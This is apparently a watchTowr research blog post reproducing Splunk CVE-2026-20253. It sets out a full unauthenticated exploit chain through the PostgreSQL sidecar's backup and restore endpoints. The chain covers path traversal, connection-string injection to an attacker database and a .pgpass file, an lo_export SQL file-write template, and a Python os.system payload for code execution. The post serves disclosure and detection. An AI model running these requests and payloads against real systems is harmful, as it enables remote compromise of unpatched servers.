
Three posts? In three days? Are we insane?

We're home alone, there's no one to stop us, and we're up past bedtime. So, we need to talk about Splunk.
On June 10th, Splunk published this CVE-2026-20253 advisory:

It has everything that we love:
- No authentication requirements,
- An almost full-mark CVSS score,
- Claims to be a security product,
- Vulnerability name longer than the average piece of spaghetti.
We immediately had questions, though:
- No explicit mention of RCE,
- But a CVSS score of 9.8 suggests something is possible.
- Is this a default-install vulnerability, or does it require star/moon alignment?
Only one way to find out?
As always, watchTowr clients gain industry-first access to our research days before publication to validate their exposure, accompanied by Active Defense capabilities to autonomously mitigate exposure.
This research is a glimpse into the capability that powers our Preemptive Exposure Management solution, and gets organizations ahead of inevitable in-the-wild exploitation: the watchTowr Platform.

What Is A Splunk?
We thought you’d never ask.
Splunk Enterprise is a software platform for searching, monitoring, and analyzing machine-generated data at scale. It ingests logs, metrics, and event data from across an organization's IT environment - servers, applications, network devices, and security tools - and indexes it so it can be queried in near real time using Splunk's Search Processing Language (SPL). Teams use it to build dashboards, trigger alerts, and investigate operational or security issues from a single repository. Splunk Enterprise acts as the core engine of the wider Splunk ecosystem, supporting use cases from infrastructure monitoring to security information and event management (SIEM).
So, now you know. Thanks, Mythos.
So, Is It Vulnerable By Default?
Well, friends, let’s take a look.
As we can read in the advisory, the vulnerability exists in something called the “PostgreSQL Sidecar Service Endpoint”. We are not Splunk experts (thankfully, for those around us), but we have been forced to realize that Splunk comes in many shapes and forms.
For example:
- Splunk Enterprise On-Premise (installed manually) on Windows - PostgreSQL Sidecar Service is not installed by default.
- Splunk Enterprise On-Premise (installed manually) on Windows - PostgreSQL Sidecar Service is installed, but not enabled by default.
- Splunk Enterprise on AWS - PostgreSQL Sidecar Service is installed and enabled by default.
Tl;dr Splunk Enterprise on AWS is vulnerable out of the box.
Going further through the advisory, we can see that the vulnerability affects Splunk versions 10 and above. Again, not experts, but we’re led to believe that the concept of a ‘Sidecar’ was introduced in Splunk version 10, so the stars are aligning and making sense.
Below is a list of vulnerable and “different” versions from the official advisory:

With that, we have enough information to begin our usual drama, and so we dug in.
Finding The Vulnerable Service
As discussed, the advisory has already provided us with a good selection of hints.
The first (it’s in the title) indicates that the vulnerability exists within the PostgreSQL Sidecar Service.
A quick Google search revealed that all the Sidecar Services should be deployed in the /opt/splunk/var/run/supervisor/pkg-run/ directory:

The one with the postgres in its name felt like a good initial candidate:

Knowing that it should be running by default, we quickly decided to confirm that this was the case, and whether it was exposing anything to a network interface:
ss -tupln | grep -i splunk-postgres
tcp   LISTEN ... 127.0.0.1:5435       0.0.0.0:*    users:(("splunk-postgres",pid=4067,fd=12))
tcp   LISTEN ... 127.0.0.1:33669      0.0.0.0:*    users:(("splunk-postgres",pid=4067,fd=3))
This was a promising start. We had a very large splunk-postgres binary to stare at, and we knew it was listening on several ports, including 5435.
There was one small problem: those ports were only bound to the loopback interface.
Years of vulnerability research have taught us that "localhost only" often translates to "not really localhost only". Trusting our gut and requiring no evidence to support our theory, we decided to just put full belief in this thought.
But, we did calibrate ourselves a little - first, what was this service written in?

Ugh.
Nothing more fun than reversing a Go binary. So, grep and strings it was.
Now, at this point, as you may have gathered, we still had no idea what we should be looking for, and staring at the output of strings from a 66mb Go binary didn’t really help.
Luckily, some vendors actually have decent documentation - thank you, Splunk.
On our travels, we stumbled upon this page containing an interesting request:


This request is actually very promising, because:
- You can specify a
backupFile. - And a
database.
With these clues, we thought hard - is it possible this endpoint does something with a backup file and a database?
Adding credibility to our suspicion, we can also see that HTTP endpoints begin with /v1/postgres/ path.
Running back to our favorite hacking tool, we enumerated endpoints that might be similar:
$ strings splunk-postgres | grep -i /v1/postgres/
...
/v1/postgres/telemetry:
/v1/postgres/health:
/v1/postgres/recovery/backup:
/v1/postgres/recovery/restore:
/v1/postgres/recovery/status/{id}:
/v1/postgres/status:
Seems we were certainly on the right track.
CVE-2026-20253 - The One With The File Write
“We’re bored - autopilot time, no mistakes, go.”
Yes, this is the point where we got lazy - it’s 34 °C outside, and 2026 might be the year in which we see the sun.
At this point, we know:
- There is likely to be a vulnerable API,
- The service we believe is affected is only reachable via the loopback interface and port 5435.
We decided to ask (prompt) Project Red, our internal LLM-driven vulnerability reproduction harness:
No games, we’re taking a break from memes. Splunk PostgreSQL Sidecar Service API is listening on 127.0.0.1:5435. Do you know if we can reach it through the main web application, which listens on all interfaces and port 8000?
(and maybe a little bit extra)
Do you know how hard it is to doom scroll at the same time as checking whether the little whirly icon thing is still whirling? We do, we do.
Eventually, it spat out the following HTTP request:
POST /en-US/splunkd/__raw/v1/postgres/recovery/backup HTTP/1.1
Host: yes-f5-we-are-very-petty.com
Content-Length: 56
Content-Type: application/json
Authorization: Basic Og==

{"database":"search_metadata","backupFile":"backuptest"}
This looks promising.
Throwing caution to the wind, disregarding the likely possibility of hallucination, we decided once again to trust our gut with zero evidence.
If correct, it appears that the main Splunk web application can proxy requests to the local PostgreSQL API. While we can see our harness has suggested including Authorization header, the value provided is actually just empty credentials (:).
Given the traumas we’ve been through, this added to the request’s credibility.
Thus, continuing to yolo our way through this CVE, we just tried it - and of course, it worked:
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Content-Type: application/json
X-Content-Type-Options: nosniff
Content-Length: 176
Connection: Close
X-Frame-Options: SAMEORIGIN
Server: Splunkd

{"backupFile":"backuptest","database":"search_metadata","id":"1c11e8e0-eaf6-484c-842f-d42877c0b07a","lastStatusChange":"2026-06-XXT14:45:17.193652302Z","state":"BackupPending"}
So, how? And why? Well…
The vulnerability exists because the PostgreSQL sidecar service endpoint lacks authentication controls, allowing any network-reachable user to invoke file operations without credentials.
And.. yes… that’s it. Yes, that is it. Sometimes you can just do things, and today we’ve once again seen that security and security solutions can truly be mutually exclusive.
Now What?
Freshly armed with the knowledge that PostgreSQL Sidecar Service accepts any credentials, we had further questions:
- Why (how dare we ask)?
- How?
- Must we?
- How can we abuse this to achieve greater material impact?
The advisory was fairly clear: arbitrary file creation and truncation. In our sample request, we provided a backupFile called backuptest.
Looking at the filesystem, we can see the following:
> find /opt/splunk -name backuptest
/opt/splunk/var/run/supervisor/pkg-run/pkg-postgres3492133045/backuptest

> cat /opt/splunk/var/run/supervisor/pkg-run/pkg-postgres3492133045/backuptest
Ok, so;
- Our newly made file is created in the service directory,
- It’s completely empty.

Yes, it’s that time.
{"database":"search_metadata","backupFile":"../../../../../../../../../tmp/backuptest"}
> ls /tmp/backuptest
/tmp/backuptest
To sum up the current state of affairs, we can:
- Create an empty file at any location.
- Clear the contents of any file, as this primitive also allows us to overwrite files.
At this point, we wondered: did Splunk or the person who reported this vulnerability exploit it further?
Again, the advisory is really clear: file creation and truncation, and we’ve demonstrated it.
On the other hand, it has a CVSS score of 9.8 assigned, and even though everyone always wants top marks, creating an empty file doesn’t quite justify it, even if we squint.
A mystery (that we had no chance of letting go).
Backup Endpoint - Going Further
We can create an empty file with any name at any location in the filesystem. Almost impressive, if not for the fact that the file is empty. We guess it’s finally time to start reversing our Go binary… or just run back to Project Red.
The/v1/postgres/recovery/backupendpoint acceptsbackupFileparameter from a user and a file is then created within the file system. Show me how the file is made.
Some time later, we received an interpretation of the backupCommand function:
func (m *InMemoryRecoveryManager) backupCommand(
        ctx context.Context, user, backupFile, database, port string,
) *exec.Cmd {
    return exec.CommandContext(ctx,
        filepath.Join(m.installDir, "bin", "pg_dump"),
        "-h", "localhost",   // [0][1]
        "-p", port,          // [2][3]
        "--clean",           // [4]
        "-v",                // [5]
        "-w",                // [6]  <-- never prompt for a password
        "-U", user,          // [7]   attacker-controlled (Basic-auth user)
        "-f", backupFile,    // [8]  <-- traversal sink (write)
        "-Fc",               // [9]     custom format
        database,            // [10]     trailing positional dbname
    )
}
Well, that’s satisfying. It also answered one of the more confusing questions we'd had up to this point.
Why does Splunk appear to accept literally any username in the Authorization header? Because, naturally, Splunk has decided that authentication is somebody else's problem.
Whatever username is supplied in the Authorization header gets forwarded straight to pg_dump via the -U argument, and PostgreSQL is left to decide whether the operation should be allowed.
Thanks, Splunk. Very cool.
Side note: We know you might have some questions.pg_dumpis executed with the-wflag, so it will never prompt for a password. How could one even use this endpoint legitimately to interact with the database? We won’t answer this as it would make a blog too long, but this is related to the.pgpassfile (you can google it).
But we now also have another answer. As we are not able to successfully authenticate to the local database, we are not able to access any database to dump it. Therefore, the dump file will always be empty as pg_dump has nothing to dump.
To be honest with you, at this moment we had a little self doubt. Was this just a DoS-like-tier vulnerability?
Luckily, we’re stubborn and refuse to look at evidence.
Stubbornness, A Superpower?
Again, with little thought, we desperately dove into the pg_dump documentation to look for any weird and documented behavior.
Surprise:
—dbname
Specifies the name of the database to connect to. This is equivalent to specifying*dbname*as the first non-option argument on the command line. The*dbname*can be a connection string. If so, the connection string parameters will override any conflicting command-line options.

As we know already, we fully control the dbname argument and it seems that PostgreSQL allows you to define a connection string within a database name (lol). Moreover, this connection string “will override any conflicting command line options”. (lol again)
These connection string options are nicely documented here, but let us highlight a few:
hosthostaddrportdbname
Well, well, well.
Our PostgreSQL API hardcodes the -h argument to localhost, but something something overrides any conflicting options?
We decided to send this request, with the hostaddr parameter injected:
POST /en-US/splunkd/__raw/v1/postgres/recovery/backup HTTP/1.1
Host: whatever
Content-Length: 76
Content-Type: application/json
Authorization: Basic Og==

{"database":"hostaddr=attacker.db.watchTowr.local","backupFile":"/tmp/test"}
Imagine our faces when we saw Splunk trying to connect to our host on port 5432.
Splunk had completely ignored the first -h argument, which was supposed to perform the localhost-based connection.
So where are we now? Well, we can now abuse this ‘design choice’ to define a connection string (and its options) in the database argument, and force Splunk to connect to our database.
Do you see where this is going?
Our idea for exploitation is straightforward:
- Deploy the PostgreSQL database.
- Create a database with some tables and data.
- Create a user who can authenticate into this database without a password, from any host (can be done through
pg_hba.conffile). - Force Splunk to connect to our database through
pg_dumpand throw the dump of our database to the local file system.
PoC time! Our request was as follows:
POST /en-US/splunkd/__raw/v1/postgres/recovery/backup HTTP/1.1
Host: whatever
Content-Length: 94
Content-Type: application/json
Authorization: Basic dGVzdDo=

{"database":"hostaddr=attacker.db.watchTowr.local dbname=testdb","backupFile":"/tmp/whatever"}
And when we looked within /tmp/whatever :

We’ve successfully dropped a file with some content to the target Splunk filesystem!
At this point, we need to be realistic - this is cool, but not yet useful.
Maybe we can smuggle a file with some Bash commands? No, Bash refused to cooperate.
$ bash /tmp/whatever
/tmp/whatever: /tmp/whatever: cannot execute binary file
We scratched our heads for a second, and we realized that so far, we were abusing the /backup endpoint.
Splunk has been helpful so far. Why not a little more?
There’s also a second endpoint: /restore.
Restore(ing) The Faith
Just to keep things simple, the /restore endpoint follows almost exactly the same structure as /backup:
POST /en-US/splunkd/__raw/v1/postgres/recovery/restore HTTP/1.1
Host: whatever
Content-Length: X
Content-Type: application/json
Authorization: Basic dGVzdDo=

{"database":"X","backupFile":"X"}
The execution flow is almost identical. The only difference is that our input ultimately reaches pg_restore rather than pg_dump.
func (m *InMemoryRecoveryManager) restoreCommand(
        ctx context.Context, user, backupFile, database, port string,
) *exec.Cmd {
    return exec.CommandContext(ctx,
        filepath.Join(m.installDir, "bin", "pg_restore"),
        "-h", "localhost",
        "-p", port,
        "--clean",
        "-v",
        "-w",
        "-U", user,          // attacker-controlled
        "-d", database,      // database
        "-Fc",
        backupFile,          // backup file to read
    )
}
As you can probably guess, this endpoint exists to rebuild a database from a previously generated backup.
Under the hood, a pg_dump backup is really just a giant pile of SQL. During the restore operation, pg_restore takes that SQL and replays it against the target database, recreating tables, data, indexes, and everything else that makes the database tick.
That sounds.. kinda fun?
Our plan to exploit this was as follows:
- We force Splunk to dump an attacker-controlled database into an arbitrary file (
/backupendpoint). - Then, we force Splunk to load the dump of the attacker-controlled database (
/restoreendpoint). - SQL queries defined in our database dump will subsequently be executed by Splunk’s PostgreSQL instance.
- Profit.
There are two open questions, though:
- How can we connect to a local DB and force Splunk’s PostgreSQL instance to load our database dump? We don’t know the password for the local PostgreSQL user.
- How can we prepare a malicious database so that when the content is dumped, it contains attacker-controlled SQL commands?
Let’s start with the easy part: connecting to the local database.
Once again, we fully control the database argument, and we already know that additional connection parameters can be smuggled through it.
There is, however, one small obstacle.
We don't know the password for the local database user. In fact, at this point, we don't even know a valid username.
Re-reviewing the available connection string parameters, we noticed this one:
passfile
Specifies the name of the file used to store passwords (see Section 32.16). Defaults to ~/.pgpass, or %APPDATA%\postgresql\pgpass.conf on Microsoft Windows. (No error is reported if this file does not exist.)
Interesting.
PostgreSQL supports a .pgpass file, which can be used to store credentials for automated authentication. If Splunk happened to define such a file with valid database credentials, we could simply smuggle a passfile parameter and point pg_restore at it.
Guess what happened next.
> find /opt/splunk -name *.pgpass
/opt/splunk/var/packages/data/postgres/.pgpass

> cat /opt/splunk/var/packages/data/postgres/.pgpass
*:*:*:postgres_admin:97adredacted
No way. Better yet, it even reveals the PostgreSQL username: postgres_admin.
Naturally, we just yolo’d yet another HTTP request:
POST /en-US/splunkd/__raw/v1/postgres/recovery/restore HTTP/1.1
Host: whatever
Content-Length: 115
Content-Type: application/json
Authorization: Basic cG9zdGdyZXNfYWRtaW46

{"database":"dbname=template1 passfile=/opt/splunk/var/packages/data/postgres/.pgpass","backupFile":"/tmp/whatever"}
Breaking this request down, we can see:
Authorizationheader containspostgres_adminusername.- We specified the
template1database - we want to import our DB dump into this database. - We injected the
passfileargument and provided a path to the Splunk.pgpassfile.
The result?
Our database dump was successfully restored into the local PostgreSQL instance.
At this point, we can authenticate, restore attacker-controlled SQL, and interact with the local database.
As you can guess, the rest of this story is fairly straightforward. Once we could restore attacker-controlled SQL into the local PostgreSQL instance, we quickly put together a database dump template that gave us a controlled file write:
DB="yourDB"
TBL="yourtable"
OUTFILE='/tmp/pwn'
CONTENT='pwned'
HEX=$(printf '%s' "$CONTENT" | od -An -v -tx1 | tr -d ' \n')

DROP TABLE IF EXISTS ${TBL};
DROP FUNCTION IF EXISTS ${TBL}_f(int);
CREATE FUNCTION ${TBL}_f(i int) RETURNS bool LANGUAGE plpgsql VOLATILE SECURITY DEFINER AS \$\$
DECLARE l oid;
BEGIN
  l := lo_from_bytea(0, '\\x${HEX}'::bytea);
  PERFORM lo_export(l, '${OUTFILE}');
  RETURN true;
END \$\$;
CREATE TABLE ${TBL} (i int CHECK (${TBL}_f(i)));
INSERT INTO ${TBL} VALUES (1);
SQL
You can simply define a function that uses lo_export to write attacker-controlled content to a file. As it turns out, that function is executed during the database restore process.
At that point, the path forward was fairly obvious:
- Create a malicious database containing our function.
- Dump the database to the Splunk filesystem.
- Trigger a restore operation.
And that was enough.
Following the exact same route we had already proven, we ended up with a fully controlled arbitrary file write as the splunk user.
> cat /tmp/pwn
pwned

BL11NG BL11NG GIVE ME A SHELL
Now that we had a fully controlled arbitrary file write on the Splunk filesystem, reaching RCE was not particularly challenging. There are probably a dozen different ways to turn a primitive like that into code execution.
While looking around the installation, we noticed that Splunk frequently executes the following Python script:
/opt/splunk/etc/apps/splunk_secure_gateway/bin/ssg_enable_modular_input.py
So, we just.. decided to overwrite this file and drop the following payload:
import os; os.system("id > /opt/splunk/share/splunk/search_mrsparkle/exposed/watchTowr.txt")
So the final steps were as follows:
From here, the rest was mostly plumbing:
- Create a
testdatabase. Configurepg_hba.confso that thetestuser can authenticate without a password, and grant it sufficient privileges to use functionality such aslo_export. - Use the
/backupendpoint to drop a dump of the remote database onto the Splunk filesystem. Conveniently for us, ifpg_dumpis not given a database name, PostgreSQL assumes the database name matches the username.
HTTP request:
POST /en-US/splunkd/__raw/v1/postgres/recovery/backup HTTP/1.1
Host: whatever
Content-Length: 75
Content-Type: application/json
Authorization: Basic dGVzdDo=

{"database":"hostaddr=attacker.db.watchTowr.local","backupFile":"/tmp/poc"}
- Abuse the
/restoreendpoint to load the malicious database dump, trigger execution of the malicious function during the restore process, and write an attacker-controlled Python script to the Splunk filesystem:
POST /en-US/splunkd/__raw/v1/postgres/recovery/restore HTTP/1.1
Host: whatever
Content-Length: 111
Content-Type: application/json
Authorization: Basic cG9zdGdyZXNfYWRtaW46

{"database":"dbname=template1 passfile=/opt/splunk/var/packages/data/postgres/.pgpass","backupFile":"/tmp/poc"}
Finally, we can verify the contents of the Python file:
> cat /opt/splunk/etc/apps/splunk_secure_gateway/bin/ssg_enable_modular_input.py
import os; os.system("id > /opt/splunk/share/splunk/search_mrsparkle/exposed/watchTowr.txt")
and voila, watchTowr.txt appeared in the Splunk webroot.

Sigh.

Detection Artefact Generator
As always, we’re here to share our Detection Artefact Generator to determine your own susceptibility and inform remediation in your own environments. However, it’s neutered. Today’s DAG just determines:
- If you are vulnerable (400 status code) when providing any credentials within
Authorizationheader. - If you are not vulnerable (401 status code).
You can find it here, together with all the instructions needed for the execution.
$ python3 watchTowr-vs-Splunk-RCE-CVE-2026-20253.py -H <http://vulnerable.splunk.lab:8000> -r en-US
                         __         ___  ___________
         __  _  ______ _/  |__ ____ |  |_\__    ____\____  _  ________
         \ \/ \/ \__  \    ___/ ___\|  |  \|    | /  _ \ \/ \/ \_  __ \
          \     / / __ \|  | \  \___|   Y  |    |(  <_> \     / |  | \/
           \/\_/ (____  |__|  \___  |___|__|__  | \__  / \/\_/  |__|
                                  \/          \/     \/

        watchTowr-vs-Splunk-CVE-2026-20253.py
        (*) CVE-2026-20253 Splunk PostgreSQL Sidecar Service Detection Artifact Generator

          - Piotr (@chudyPB) of watchTowr (@watchTowrcyber)

[+] VULNERABLE - access to /v1/postgres/recovery/backup not blocked
Gain early access to our research, and understand your exposure, with the watchTowr Platform
The research published by watchTowr Labs is powered by the same engine behind the watchTowr Platform, our Preemptive Exposure Management solution built for enterprises that refuse to wait for the next satisfying advisory from their scanner vendor.
The watchTowr Platform combines External Attack Surface Management and Continuous Automated Red Teaming to test your defenses against the vulnerabilities and techniques that matter: the ones real attackers are actually exploiting.
Request a demo